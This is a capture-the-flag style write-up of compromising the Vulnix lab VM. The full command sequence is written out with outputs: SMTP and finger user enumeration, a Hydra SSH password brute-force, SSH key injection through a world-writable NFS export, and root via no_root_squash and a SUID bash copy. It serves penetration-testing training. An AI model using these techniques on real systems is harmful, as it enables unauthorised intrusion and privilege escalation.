

Vulnix VM - Part A: Full Attack Write-up

1. Executive Summary

This document details the complete attack chain used to compromise the Vulnix VM (IP: 192.168.0.29). The machine was exploited through a combination of service enumeration, password brute-forcing, NFS misconfiguration, and privilege escalation via SUID shell creation. The attack successfully escalated from an unprivileged user to root, capturing the flag in /root/thropy.txt.

2. Attack Methodology

Phase 1: Reconnaissance

Step 1: Host Discovery

Goal: Identify the IP address of the Vulnix VM on the local network.

Command:

```
sudo arp-scan --localnet
```

```
└─$ sudo arp-scan --localnet
Interface: eth0,
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)

192.168.0.29    00:0c:29:ee:fe:c0    (Unknown)

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.906 seconds (134.31 hosts/sec). 9 responded
```

```
└─$ ping -c 4 192.168.0.29
PING 192.168.0.29 (192.168.0.29) 56(84) bytes of data.
64 bytes from 192.168.0.29: icmp_seq=1 ttl=64 time=0.611 ms
64 bytes from 192.168.0.29: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.168.0.29: icmp_seq=3 ttl=64 time=0.455 ms
64 bytes from 192.168.0.29: icmp_seq=4 ttl=64 time=0.446 ms

— 192.168.0.29 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3040ms
rtt min/avg/max/mdev = 0.446/0.633/1.022/0.233 ms
```

Why: The Vulnix VM was set to Bridged networking, so it would appear on the same subnet as the attacking Kali machine. `arp-scan` is a reliable tool for discovering all active hosts on a local network.

Step 2: Port Scanning

Goal: Identify all open ports and running services on the target.

Command:

```
sudo nmap -sV -p- 192.168.0.29
```

```
└─$ sudo nmap -sV -p- 192.168.0.29
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 15:28 +0200
Nmap scan report for vulnix (192.168.0.29)
Host is up (0.00053s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
79/tcp    open  finger       Linux fingerd
110/tcp   open  pop3?
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3s?
2049/tcp  open  nfs          2-4 (RPC #100003)
49782/tcp open  nlockmgr     1-4 (RPC #100021)
50020/tcp open  mountd       1-3 (RPC #100005)
59972/tcp open  mountd       1-3 (RPC #100005)
60196/tcp open  mountd       1-3 (RPC #100005)
60546/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:EE:FE:C0 (VMware)
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 220.38 seconds
```

Why: A full port scan with version detection (-sV) reveals all accessible services and their versions, which is essential for identifying potential attack vectors.

Analysis: The presence of Finger (port 79), SMTP (port 25), and NFS (port 2049) indicated potential misconfigurations that could be exploited for user enumeration and file access.

Step 3: NFS Share Enumeration

Goal: Identify exported NFS shares.

Command:

```
showmount -e 192.168.0.29
```

```
└─$ showmount -e 192.168.0.29
Export list for 192.168.0.29:
/home/vulnix *
```

Why: The /home/vulnix directory was exported to the world (*), meaning any client could mount it. This is a classic NFS misconfiguration that often leads to privilege escalation.

Step 4: SMTP User Enumeration

Goal: Enumerate valid users on the system via the SMTP service.

Command:

```
sudo msfconsole
search smtp
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.168.0.29
run
```

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(auxiliary/scanner/smtp/smtp_enum) > set RHOSTS 192.168.0.29
RHOSTS => 192.168.0.29
msf auxiliary(auxiliary/scanner/smtp/smtp_enum) > run
[*] 192.168.0.29:25 - 192.168.0.29:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[*] 192.168.0.29:25 - 192.168.0.29:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libbuild, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, whomp
[*] 192.168.0.29:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(auxiliary/scanner/smtp/smtp_enum) >
```

Why: The SMTP service often leaks usernames through VRFY and EXPN commands. Metasploit's smtp_enum module automates this enumeration.

Analysis: The user account appeared to be a regular user with a home directory, making it a prime target for password brute-forcing.

Step 5: Finger User Information

Goal: Gather detailed information about discovered users.

Commands:

```
finger user@192.168.0.29
```

```
$ finger user@192.168.0.29
Login: user                               Name: user
Directory: /home/user                     Shell: /bin/bash
Never logged in.
No mail.
No Plan.

Login: dovenull                            Name: Dovecot login user
Directory: /nonexistent                   Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

```
finger uucp@192.168.0.29
```

```
$ finger uucp@192.168.0.29
Login: uucp                               Name: uucp
Directory: /var/spool/uucp                Shell: /bin/sh
Never logged in.
No mail.
No Plan.
```

finger www-data@192.168.0.29

```
$ finger www-data@192.168.0.29
Login: www-data                      Name: www-data
Directory: /var/www                 Shell: /bin/sh
Never logged in.
No mail.
No Plan.
```

finger whoopsie@192.168.0.29

```
$ finger whoopsie@192.168.0.29
Login: whoopsie                      Name:
Directory: /nonexistent             Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

finger postfix@192.168.0.29

```
$ finger postfix@192.168.0.29
Login: postfix                      Name:
Directory: /var/spool/postfix        Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

finger landscape@192.168.0.29

```
$ finger landscape@192.168.0.29
Login: landscape                      Name:
Directory: /var/lib/landscape        Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

Why: The Finger service provides information about users, including their home directory and shell, which helps identify which accounts are viable targets.

Analysis: The user account had a valid home directory and a bash shell, confirming it as a target for SSH brute-forcing.

Phase 2: Gaining a Foothold

Step 6: SSH Brute-Force with Hydra

Goal: Discover the password for the user account.

Command:

```
hydra -l user -P /usr/share/wordlists/fasttrack.txt ssh://192.168.0.29
```

```
└─$ hydra -l user -P /usr/share/wordlists/fasttrack.txt ssh://192.168.0.29
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-11 16:31:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking ssh://192.168.0.29:22/
[22][ssh] host: 192.168.0.29  login: user  password: letmein
[STATUS] 262.00 tries/min, 262 tries in 00:01h, 6 to do in 00:01h, 7 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-11 16:32:21
```

Why: With a valid username (user) and a wordlist (fasttrack.txt), Hydra can perform a dictionary attack on the SSH service to find the password.

Analysis: The password `letmein` was successfully discovered. This weak password allowed initial access to the system.

Step 7: Initial SSH Access

Command:

```
ssh user@192.168.0.29      # Password: letmein
```

```
└─$ ssh user@192.168.0.29
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.0.29's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sat Jul 11 15:33:45 BST 2026

System load:  0.0                       Processes:            89
Usage of /:   90.3% of 773MB             Users logged in:     0
Memory usage: 8%                       IP address for eth0: 192.168.0.29
Swap usage:   0%

⇒ / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$ █
```

Why: With the credentials, we could log in and begin internal reconnaissance.

Step 8: Internal Reconnaissance

Goal: Gather information about the system and identify potential privilege escalation paths.

Commands:

groups

```
user@vulnix:~$ groups
user users
```

find / -perm -4000 -type f 2>/dev/null

```
user@vulnix:~$ find / -perm -4000 -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudoedit
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/procmail
/bin/ping6
/bin/mount
/bin/umount
/bin/su
/bin/ping
/bin/fusermount
user@vulnix:~$
```

id vulnix

```
user@vulnix:~$ id vulnix
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
```

Why: Checking group memberships, SUID binaries, and user IDs helps identify misconfigurations that could be exploited.

Analysis: The vulnix user was a system user with a home directory, and the NFS share exported /home/vulnix. This was the key to pivoting to a more privileged user.

Phase 3: Pivoting to vulnix

Step 9: Mount the NFS Share

Goal: Access the vulnix user's home directory via NFS.

Commands:

```
sudo mkdir -p /mnt/vulnix
```

```
sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

```
$ sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

Why: Mounting the NFS share gave us read/write access to the vulnix user's home directory, allowing us to inject an SSH key.

Step 10: Create a Local User with Matching UID

Goal: Create a local user with the same UID as vulnix (2008) to avoid permission issues.

Command:

```
sudo useradd -u 2008 -m vulnix
```

```
$ sudo useradd -u 2008 -m vulnix
```

Why: NFS permissions are based on UID/GID. By creating a local user with the same UID as vulnix, we could access the NFS share as that user without permission errors.

Step 11: Generate an SSH Key

Goal: Generate an SSH key pair for authentication.

Command:

```
ssh-keygen -t rsa -b 2048 -f /tmp/id_rsa_old -N ""
```

```
$ ssh-keygen -t rsa -b 2048 -f /tmp/id_rsa_old -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/id_rsa_old
Your public key has been saved in /tmp/id_rsa_old.pub
The key fingerprint is:
SHA256:f+35NZsteij+CXDnvElzb1pmmjKRvaN85Md0TQw6+Ao kali@kali
The key's randomart image is:
+--[RSA 2048]--+
|
|      .
|     . . o
|    . o o
|   S ... + ..
|  E+ ++.o +|
|   .o.*=o=*|
|   o=+BBOX|
|   .. oOB*X+|
+--[SHA256]--+
```

Why: The target's SSH server was old (OpenSSH 5.9), which required an older RSA key format. The `-o PubkeyAcceptedKeyTypes=+ssh-rsa` option was later needed to connect.

Step 12: Inject the SSH Key

Goal: Add the public key to the vulnix user's authorized_keys file via the NFS share.

Commands:

```
sudo -u vulnix cp /tmp/id_rsa_old.pub /mnt/vulnix/.ssh/authorized_keys
```

```
$ sudo -u vulnix cp /tmp/id_rsa_old.pub /mnt/vulnix/.ssh/authorized_keys
```

```
sudo -u vulnix chmod 600 /mnt/vulnix/.ssh/authorized_keys
```

```
$ sudo -u vulnix chmod 600 /mnt/vulnix/.ssh/authorized_keys
```

Why: This allowed us to SSH into the target as vulnix without a password.

Step 13: SSH as vulnix

Command:

```
ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /tmp/id_rsa_old vulnix@192.168.0.29
```

```
$ ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /tmp/id_rsa_old vulnix@192.168.0.29
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sat Jul 11 17:51:10 BST 2026

System load:  0.0               Processes:    92
Usage of /:   90.8% of 773MB     Users logged in: 1
Memory usage: 9%               IP address for eth0: 192.168.0.29
Swap usage:   0%

⇒ / is using 90.8% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have new mail.
Last login: Sat Jul 11 16:10:26 2026 from kali
vulnix@vulnix:~$ whoami
vulnix
vulnix@vulnix:~$
```

Why: The `-o PubkeyAcceptedKeyTypes=+ssh-rsa` option forced the client to use the ssh-rsa algorithm, which was compatible with the older server.

Phase 4: Privilege Escalation to Root

Step 14: Check sudo Privileges

Command:

```
sudo -l
```

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User vulnix may run the following commands on this host:
  (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

Why: vulnix could edit /etc/exports with sudoedit without a password. This is a powerful misconfiguration because /etc/exports controls NFS export options.

Step 15: Modify /etc/exports

Command:

```
sudoedit /etc/exports
```

```
GNU nano 2.2.6                                File: /var/tmp/exports.XXxvMDOB
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,root_squash)
```

```
GNU nano 2.2.6                                File: /var/tmp/exports.XXxvMDOB
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,no_root_squash)
```


Why: Changing `root_squash` to `no_root_squash` allowed the root user on the client to have root privileges on the exported filesystem. This meant we could write files to the NFS share as root.

Note: The change required a reboot or `exportfs -ra` to take effect. A reboot was performed to ensure the changes were applied.

Step 16: Reboot the Machine

Command (on Kali):

```
sudo umount /mnt/vulnix
```




Action: The Vulnix VM was restarted to apply the NFS export changes.

Why: The `exportfs` command requires root privileges to reload exports. Since vulnix only had `sudoedit` privileges, a reboot was the simplest way to ensure the changes took effect.

Step 17: Remount the NFS Share

```
sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

Command:




Why: After the reboot, the NFS share needed to be remounted to reflect the new `no_root_squash` option.

Step 18: Create a SUID Shell

Goal: Create a SUID shell that could be executed as root.


1) Commands (on the target as vulnix):

```
cp /bin/bash /home/vulnix/bash_suid
```



2) Commands (on Kali):

```
sudo chmod 4777 /mnt/vulnix/bash_suid
```



Why: The `cp /bin/bash` command copied the 32-bit bash binary from the target to the NFS share. The `chmod 4777` set the SUID bit, meaning any user executing it would run it with the file owner's privileges (root).

Step 19: Execute the SUID Shell

Command:

```
/home/vulnix/bash_suid -p
```

```
vulnix@vulnix:~$ /home/vulnix/bash_suid -p
bash_suid-4.2#
```

Why: The `-p` flag preserved the effective UID (root) when the shell was executed.

Result: A root shell was obtained (bash_suid-4.2#).

Step 20: Verify Root Access

Commands:

```
whoami
id
```

```
bash_suid-4.2# whoami
root
bash_suid-4.2# id
uid=2008(vulnix) gid=2008(vulnix) euid=0(root) groups=0(root),2008(vulnix)
bash_suid-4.2#
```

Step 21: Capture the Flag

Commands:

```
cd /root
ls -la
```

```
bash_suid-4.2# cd /root
bash_suid-4.2# ls -la
total 28
drwx----- 3 root root 4096 Sep  2  2012 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw----- 1 root root    0 Sep  2  2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
drwx----- 2 root root 4096 Sep  2  2012 .cache
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
-r----- 1 root root   33 Sep  2  2012 trophy.txt
-rw----- 1 root root  710 Sep  2  2012 .viminfo
bash_suid-4.2#
```

```
cat trophy.txt
```

```
bash_suid-4.2# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

Result: The flag was successfully captured.